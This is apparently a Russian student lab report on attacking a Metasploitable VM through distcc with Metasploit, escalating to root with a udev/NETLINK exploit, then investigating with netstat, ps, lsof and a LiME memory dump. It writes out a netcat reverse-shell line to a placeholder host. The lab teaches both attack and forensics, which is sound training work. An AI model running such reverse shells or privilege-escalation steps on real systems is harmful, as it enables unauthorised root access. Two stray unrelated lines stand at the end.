Лабораторная работа №2.

ИСПОЛЬЗОВАНИЕ DISTCC ДЛЯ ПОЛУЧЕНИЯ ПРАВ ROOT. СОЗДАНИЕ ДАМПА ПАМЯТИ LIME И ЕГО АНАЛИЗ.

Выполнил Трофимов Даниил 11-902.

Ход работы:

1. Создание виртуальной машины Kali Linux. Была создана виртуальная машина Kali Linux со следующей конфигурацией: тип системы – Debian, архитектура процессора – x64, количество процессоров – 1, объем ОЗУ – 512 MB, размер жесткого диска – 16 GB, тип сетевого подключения – сетевой мост.
2. Настройка сети между Metasploitable и Kali Linux. Были записаны IP обоих виртуальных машин
3. Атака Metasploitable. Сканирование портов Metasploitable с помощью NMAP. Было запущено сканирование открытых портов (от 1 до 65535) виртуальной машины Metasploitable следующей командой `nmap -p 1-65535 -T4 -A -v MS_IP 2>&1 | tee /var/tmp/scan.txt`
   Также проведена проверка того, что distcc запустился на нужном порту
4. Запуск эксплоита distcc используя Metasploit. Сначала был запущен Metaspoit для атаки на систему. Был выполнен поиск distcc эксплоита командой search distcc; Запуск эксплоита: use exploit/unix/misc/distcc_exec.
5. Выбор и настройка дополнительного загрузчика для эксплоита distcc. Был выбран загрузчик эксплоитов bind_ruby для атаки, просмотрены его опции и установлен IP жертвы
6. Получение доступа к Metasploitable. Был получен доступ к удаленной машине командой exploit;

7. Расширение прав доступа до root.
8. Скачивание эксплоита exploit-8572.
   NETLINK – протокол для обмена информацией между пространствами ядра и пользователя. Он состоит из стандартного сокет-подобного интерфейса для процессов пространства пользователя и внутренних API для модулей ядра.
   Данный эксплоит позволяет подделывать сообщения протокола NETLINK

9. Был скачан и скомпилирован эксплоит, после чего произведена проверка на существование файла
10. Создание netcat сессии для удаленного управления. Было выполнено создание netcat сессии, прослушивающее порт 4444. Netcat — утилита Unix, позволяющая устанавливать соединения TCP и UDP, принимать оттуда данные и передавать их.
11. Использование exploit-8572 для предоставления удаленной консоли с правами root по netcat.
12. Был создан скрипт, для запуска на на нашей жертве есно '#!/bin/sh' > /tmp/run;
    есно '/bin/netcat -e /bin/sh KL_IP 4444' >> /tmp/run;
13. Определен pid менеджера устройств, после чего из полученного pid вычтена единица для имитации pid родительского процесса
    В результате выполнения эксплоита менеджер устройств udev создал блочное устройство с правами root, которое в свою очередь выполнят скрипт /tmp/run. В результате выполнения скрипта для удаленной машины KL_IP предоставлена консоль(п. 1.4.2.) через netcat на порту 4444 с правами root, которую можно будет опробовать выполнив команды whoami и др.

Форензика

1. Выявление аномальной активности. Привязывание сетевых подключений к идентификаторам процессов.
2. Выполнил команду netstat –noap | less;
   В разделе tcp соединений были просмотрены прослушивающиеся и установленные соединения на данный момент. В тоже время у нас были и неизвестные соединения с ip адреса 192.168.0.101, использующие порт 4444, который по умолчанию используются для

проксирования HTTP трафика. За первое соединение отвечает процесс 5288 на котором выполняется shell (далее SH_PID). За второй процесс 5267 на котором выполняется ruby (далее RUBY_PID). Для облегчения последующего просмотра команды были выведены при помощи команды: netstat –noap | grep 4444.

3. Были выполнены команды:
   ps –eaf | grep RUBY_PID | grep –v grep; ps –eaf | grep SH_PID | grep –v grep;
   Процесс RUBY_PID выполняет простой скрипт, который вполне читается даже без знания самого языка. На порте 4444 разворачивается tcp-сервер (s=TCPServer.new(“4444”)). До тех пор пока соединение «s» принимается мы получаем некоторый сокет «c» (while(c=s.accept)). Из которого постоянно читаем строку с командой «cmd» (while(cmd=c.gets)), после чего пытаемся её выполнить(IO.popen(cmd,”r”)). В теле функции popen происходит передача в сокет «c» вывода команды «cmd».
   Процесс SH_PID представляет собой обычный shell, запущенный некоторым родительским процессом с правами root. При просмотре информации о родительском процессе командой:
   ps –eaf | grep P_SH_PID | grep –v grep;
   , где P_SH_PID – pid родительского процесса SH_PID, запускается неким /tmp/run скриптом от init процесса с наивысшими привилегиями.
4. Были просмотрены какие файлы используются netcat сессией на порту 4444 командой:
   lsof | grep 4444;

5. Было обнаружено, что RUBY_PID запущен с правами демона, в то время как SH_PID с правами root.
6. Анализ демона с процессом RUBY_PID.
7. Выполнение команды lsof –p RUBY_PID;
   Помимо библиотек подгружаемых демоном для исполнения скрипта ruby была обнаружена обычная работа сервера distcc, а также необычная активность на порту 4444 идущая от Metasploitable (MS_IP) до Kali Linux (KL_IP).
8. Использование lsof для анализа netcat сессии с процессом SH_PID и root правами. Выполнена команда lsof –p SH_PID;

Помимо стандартных библиотек используемых shell были обнаружены установленные соединения с правами root, идущие от Metasploitable (MS_IP) до Kali Linux (KL_IP), что является не нормальным.

9. Использование ps для анализа netcat сессии с процессом SH_PID и root правами. Выполнена команда ps -eaf | grep -v grep | grep SH_PID;

   Также выведен результат команды ps -eaf | grep -v grep | grep P_SH_PID; командой cat /tmp/run выведено содержимое скрипта предоставившего shell удаленной машине.

   На выводе скрипта было обнаружено, что клиент netcat подключился к серверу 192.168.0.101:4444 и предоставил ему /bin/sh.

10. Создание дампа памяти с помощью LiME

11. Подготовка директории.

    Был создан каталог /var/www/distcc командой mkdir -p /var/www/distcc;

    Был сменен владелец, а также были выданы права доступа командой chmod 755 /var/www/distcc

12. Создание дампа.Создан дамп оперативной памяти Metasploitable с помощью команды: insmod ./lime-2.6.24-16-server.ko "path=/var/www/distcc/distcc_memory.lime format=lime";

13. Создание файлов для форензического анализа.

14. Сохранение сведений о системе

    Были сохранены сведения о состоянии сетевых соединений и слушаемых на данном компьютере портах командой netstat -naop > /var/www/distcc/distcc_netstat.txt;


    Сохранен выводинформации о том, какие файлы используются теми или иными процессами в системе командой lsof > /var/www/distcc/distcc_lsof.txt; Сохранен отчёт о работающих процессах командой

    Были заархивированы все данные командой tar zcvf /var/www/distcc/tmp.tar.gz /tmp.

15. Создание MD5 хеш-суммы.

    Создание MD5 хеш-сумм командой md5sum * | tee distcc_md5.txt.

Результат работы:


Metasploitable2-Linux - VMware Workstation 16 Player (Non-commercial use only)
Player
root@metasploitable:/var/tmp/volatility-2.3.1# date
Wed May 25 15:14:16 EDT 2022
root@metasploitable:/var/tmp/volatility-2.3.1# echo 'Trofimov Daniil 11-902'
Trofimov Daniil 11-902
root@metasploitable:/var/tmp/volatility-2.3.1# free -m
total used free shared buffers cached
Mem: 503 285 218 0 9 126
-/+ buffers/cache: 148 354
Swap: 0 0 0
root@metasploitable:/var/tmp/volatility-2.3.1# du -sh /var/www/distcc_memory.lim
e
du: cannot access `/var/www/distcc_memory.lime': No such file or directory
root@metasploitable:/var/tmp/volatility-2.3.1# du -sh /var/www/distcc/distcc_mem
ory.lime
513M /var/www/distcc/distcc_memory.lime
root@metasploitable:/var/tmp/volatility-2.3.1# cat /var/www/distcc/distcc_md5.tx
t
229f3715aab50db380e197e947a37533 distcc_lsof.txt
def402ec4eaaf2abec81e8398cb7e39c distcc_memory.lime
da3af7b52a5636f74f98375af070b0ed distcc_netstat.txt
64ee646dba16a9e53fada74aab3e5ce6 distcc_pseaf.txt
21f070fb7fe7bc6d709c1869d9d4f52e tmp.tar.gz
root@metasploitable:/var/tmp/volatility-2.3.1#
Before discovering Quantum Physics
After discovering Quantum Physics